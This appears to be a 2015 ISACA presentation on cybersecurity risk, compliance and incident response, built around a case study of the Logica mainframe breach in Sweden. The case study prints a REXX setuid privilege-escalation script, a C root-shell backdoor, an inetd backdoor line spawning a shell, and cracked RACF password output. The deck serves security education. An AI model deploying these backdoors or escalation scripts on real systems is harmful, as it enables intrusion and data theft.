Grant Thornton

An instinct for growth™

Information Risk & Security in the Cloud

Thursday March 19, 2015

San Francisco ISACA March Educational Event

Today's Presenters

Orus Dearman
Grant Thornton
Director, Business Advisory Services
San Francisco, CA
T: 415.318.2240
E: Orus.Dearman@us.gt.com

Philip Young
Wells Fargo
Information Security Engineer
Cyber Threat Management – Red Team
T: 415-644-6739
E: Philip.Young2@wellsfargo.com

Learning Objectives

- Assess how cybersecurity affects your business
- Identify strategic ideas to mitigate cybersecurity risk and review your own organization's protocols
- Explain how to protect your company from a breach
- Recognize measures for protecting your business before and after a data breach

What is Cybersecurity?

- Preventive methods used to protect information or systems from being stolen, compromised or attacked.
- More than technology, it is a layered methodology of people, processes, communications and controls.
- Requires an understanding of potential threats such as malware, hackers and other malicious acts.

How do Data Breaches Occur?

52% Used some form of hacking

76% Exploited weak or stolen credentials

40% Incorporated malware


35% Involved physical attacks

29% Leveraged social tactics

13% Resulted from privilege misuse and abuse

2014 Data Breaches

Global Card Fraud Losses



Payment card data remains one of the easiest types of data to convert to cash, and therefore the preferred choice of the criminals.

Common IT Audit Compliance

Name		Type	Objective	Limited Scope
PCI DSS	Payment Card Industry Data Security Standard	Contractual Requirement	Protects cardholder data (i.e., credit cards, debit cards, etc.)	Cardholder data
HIPAA	Health Insurance Portability and Accountability Act	Government Regulation	Governs the use and disclosure of Protected Health Information (PHI)	PHI
GLBA	Gramm-Leach-Bliley Act	Government Regulation	Governs the collection, disclosure, and protection of consumer's non-public personal information by financial institutions	Consumer's non-public personal information
SOX	Sarbanes-Oxley	Government Regulation	Governs the adequacy of a company's internal control on financial reporting	Internal controls over financial reporting
SOC Reports	Service Organization Controls Report	Accounting Standard	Documents and tests controls implemented by outsourced service providers.	Controls over outsourced services

What is PCI DSS?


- Common set of security standards designed to protect payment card data
- Standards created and maintained by PCI Security Standards Council (SSC)
- Represents major card brands (VISA, MasterCard, AmEx)
- Standards verify merchants are appropriately protecting cardholder data

PCI DSS Requirements


Control Objectives	PCI DSS Requirements
Build and maintain a secure network	1. Install and maintain a firewall configuration to protect cardholder data 2. Do not use vendor-supplied defaults for system passwords and other security parameters
Protect cardholder data	3. Protect stored cardholder data 4. Encrypt transmission of cardholder data across open, public networks
Maintain a vulnerability management program	5. Use and regularly update anti-virus software on all systems commonly affected by malware 6. Develop and maintain secure systems and applications
Implement strong access control measures	7. Restrict access to cardholder data by business need-to-know 8. Assign a unique ID to each person with computer access 9. Restrict physical access to cardholder data
Regularly monitor and test networks	10. Track and monitor all access to network resources and cardholder data 11. Regularly test security systems and processes
Maintain an information security policy	12. Maintain a policy that addresses information security

Compliance Does Not Equal Cybersecurity

Cybersecurity Risk Assessment



Cybersecurity Risk Assessment



- What type of data does the Company want to protect?
- Where is the data located?
- Why does the Company want to protect the data?
- Who does the Company want to protect the data from?
- How could the data be compromised?
- What is the impact if the data was compromised?
- What price does the Company want to pay to protect the data?

Cybersecurity Risk Assessment

- What Compliance Programs (i.e., PCI DSS, SOX, etc.) does the Company comply with?
- What Cyber Security risks do the Compliance Programs not address?
- Who has access to the data?
- What controls does the Company have to protect the identified data?
- Are the controls documented and tested on a regular basis?
- What are the Company's Cybersecurity gaps?

Cybersecurity Risk Assessment

- Develop a layered Cybersecurity approach to address the Cybersecurity gaps at all layers of the GT Technology Model.
- Implement documented polices and procedures for protecting the Company's data.
- Implement a test plan to test the Cybersecurity Controls.
- Educate employees on their responsibilities for protecting the Company's data.
- Implement a process to re-assess the Company's Cybersecurity risks/controls on a regular basis.

Real World Example

- Swedish government outsource platform and application management to third parties
  - Cost saving measure
  - Hosting information in the ‘cloud’

  Essentially PaaS outsourced to Logica (subsidiary of CGI)

Picture This

Springtime in Sweden


SWEDEN
MEANWHILE, IN FINLAND

Meanwhile in Sweden

Audience Quiz

- We know there are multiple types of security monitoring tools
- During the breach monitoring tools detect an anomaly
- Which team initially found breach?
  a) The SIEM team
  b) The expensive security software
  c) A mainframe hardware usage operator

CORRECT!

- DING DING DING!
- Mainframe Operator detect heavy IO usage
  - Actually, they detected a sales account trying to access thousands of files they didn't have access to
- Files that are accessible are copied off the mainframe using FTP

Aftermath

- 4,533,823 KR ($700,000)
- National ‘Special Event’
- “BIG DATA”
- 2 mainframes (that we know of)
- **2 0-days used**


LIVE
STOCKHOLM, SWEDEN
13:17
CET
RT
PIRATE BAY CO-FOUNDER ARRESTED IN CAMBODIA ON SWEDISH ARREST REQUEST
RT.COM

Logica Breach: Timeline

February 2012

- Attacker Breaches a company called Applicate AB
- Infotorg used a z/OS mainframe as the back end
- The attackers targeted this system
- Applicate AB outsourced z/OS management to Logica
- Logica LPAR **SYS19**
- Multiple Access Points:
  - Weaknesses in Websphere
  - Account credentials stolen

March 2012

- 7th: Applicate AB notices unusual load on their systems
- 8th: Applicate AB incident team meets with Logica security manager about potential breach
- 9th: Observation notes multiple accounts from multiple IP addresses have been used to access SYS19
- 10th: Logica begins blocking IP addresses and user IDs

Blocking Does Nothing

- The Applicate and Logica engineers are unable to keep the attackers out
- With every account blocked, new accounts are used to access the system
- For every IP address blocked, new IP addresses are used
- **Unable to contain the breach Logica finally reaches out to Swedish Police on March 19th.**
  - 10 days after detecting the breach

It Gets Worse


- March 21st:
  - They realize that not just one LPAR was affect. **SYS3** was also affected by the breach.
  - A System Programmer account was being used to perform administrative activities by the attackers
  - Logs indicate copies of the TAX information database was copied
  - The Bailiff information database was copied
  - Source code was copied
  - ‘Secret’ people database

The Calvary

- March 23rd: The Swedish police, in over their heads call in external parties to aid in the investigation:
  - Secret Police (Swedish FBI)
  - IBM
  - KPMG
  - Rasmussen


Meanwhile
In Cambodia

Anakata (allegedly)



- Installed Hercules (z/OS 1.04)
- Wrote scripts and hacks for z/OS
- Was slowly discovering z/OS weaknesses
- Eventually convicted for Logica breach
- Now on trial for Nordea breach

Attacking

- CVE-2012-5955
  - One attack vector
- CVE-2012-5951
  - Second vector (local priv escalation)

CVE-2012-5955

- Attack against WebSphere web server
- Runs APF authorized
- Comes with default CGI-BIN scripts
- UTCAM.SH (DEMO!)
- But basically “;”


(~/HACKTIVITY)
(dade@plex:pts/1)
(02:53:01)
(Fri,Oct10)

UTCAM

- This is a shell script
- Uses ‘commands’ to create attack
- For example: **steal**
  - You provide the dataset name. It uses the OMVS command ‘cp’ to copy that dataset to a location that the webshere has access to
  - It then injects that command by using the cgi-bin vulnerability
  - Attacker can then download the files

CVE-2012-5951


- Requires command line access to UNIX
- Local privilege escalation using CNMEUNIX
- Specifically this program:
  - /usr/lpp/netview/vXrX/bin/cnmeunix
- However, the program is not important. Any SETUID REXX script would've worked

KUKU.RX

```
/* REXX */
call syscall 'ON'
if __argv.2=='kuku' then do
        address syscall 'setuid 0'

say 'l3tz g3t s0m3 0f d4t r00t!@#'
parm.0=2
parm.1=__argv.1
parm.2='kuku'
env.0=1
env.1='_BPC_SHAREAS=NO'

address syscall 'spawn cnmeunix 0 . parm. env.'
address syscall 'wait wret.'
```




Backdoors

- The attackers had access now
- Full access to OMVS which meant:
  - They could install any file
  - Change any configuration
  - They couldn’t access any user (unless they used the system against itself)
- 8 C programs where installed as backdoors to execute a root shell:
  - asd, be, err, d044, qwe, daf1367, daf1473 and e90opc

```
#include <stdio.h>
#include <unistd.h>
int main(int argc, char *argv[])
{
setuid(0);
setgid(0);
setgroups(0, NULL);
execl("/bin/sh", "sh", NULL);
}
```

INETD Backdoor

```
# BACKDOOR FOR DEFCON
klogin  stream tcp nowait plague /bin/sh sh -i
##############################
```



John the Ripper

```
└─(12:35:41)─> ../PROGRAMS/JohnTheRipper/run/john hashes.racf --show
GIGER:LOVE
TATSU:GOD
MERC:GOD
DADE:LOVE
JADE:J4D3
PRISM:SEX
TCRØW:LOVE
PRIZM:SECRET
NIKON:GOD
GILL:SEX
RAZOR:SEX
```

Aftermath

- Unfathomable amounts of data exfiltrated out of the company
- Copies of source code for tax system
  - System which audits and calculates tax returns
- ‘Special’ persons database:
  - Database of people protected under witness protection
- Bailiff Database:
  - Database showing who owes who what in terms of bail
- Tax ID database
  - Swedish SSN equivalents. Going back to 1960’s

Nordea Breach

- The same level of attack and sophistication was used against internet facing mainframes belonging to Nordea Bank
- Attacker was able to execute commands and gained access to privileged accounts
- Successfully transferred $4,000
- Failed to transfer $1,000,000

Anakata Sentenced

- Anakata was sentenced to 6 years in sweden
- Was transferred to Norway to await trial
  - Still awaiting trial, potentially May 28th
- Free Anakata movement has sprung up
  - Pirate Party has lots of support
  - Feel the arrest was politically motivated
  - Misses the point

Important Links

- Wikileaks Breach Investigation Documents:
  - https://wikileaks.org/gottfrid-docs/
- QNSR Translation of these documents:
  - http://qnrq.se/2013/05/
- Logica Breach Files:
  - https://github.com/mainframed/logica

Common Misconceptions

- It will never happen to me
- Our network is secure
- We are in compliance with industry standards
- We are not a big company
- We don't have any personal information so we aren't a target
- We have never been attacked

Preparation is Key

4 ways to prepare for a breach:

1. **Data mapping/classification**: Before you come up with a plan to protect your data, you need to figure out exactly what it is you are protecting.
2. **Conduct a vendor assessment**: You need to account for data held by business partners, vendors and other third parties.
3. **Create a risk profile**: There's no good way to know just how vulnerable your systems are without having someone try to hack them.
4. **Create your incident response (IR) team and plan of action**: Know who does what and when.

Planning Ahead

Incident response planning

- Constant vigilance
- Have warm standby systems
- Vendor management program responsibility
- Proactively engage external team members
- Conduct annual tabletop exercises
- Have incident response team trained and ready
- **Involve your board of directors**

Planning Ahead

An effective incident response plan should:

- Identify specific owners and contacts within the organization
- Have clear decision guidelines and associated actions
- Be usable, not overly complex
- Be tested regularly (at least once per quarter)
- Include all data loss incident types (i.e., not only intrusions)
- Outline how to help customers (including guidance, resources, etc.)

Planning Ahead

How do I prepare my organization for a breach?	What do I do if a breach occurs?	What is the way forward after a breach?

BEFORE

- Form an incident response team (IRT) and plan of action
- Map and classify the organization's data
- Conduct a vendor assessment
- Create a risk profile

DURING

- Mobilize IRT and initiate action plan
  - Contact outside counsel
  - Contact outside forensic team
  - Contact PR group
  - Conduct investigation of the breach

AFTER

- Monitor to detect future anomalies
- Remediate any gaps discovered during the investigation


Treat every cyber breach as if it will result in a criminal prosecution.

Industry Response
Grant Thornton - 2015 GRC Survey Results

- **73%** of CAEs consider data privacy and security, including cyber security, a top risk area with the potential to affect their organization's growth
- **75%** of audit committee members consider data privacy and security, including cyber security, a top risk area with the potential to affect their organization's growth
- **61%** of CAEs are performing data security risk assessments

Industry Response
Grant Thornton - 2015 GRC Survey Results

- What steps has your board taken in its oversight of data privacy and security (including cyber security) risks?



Questions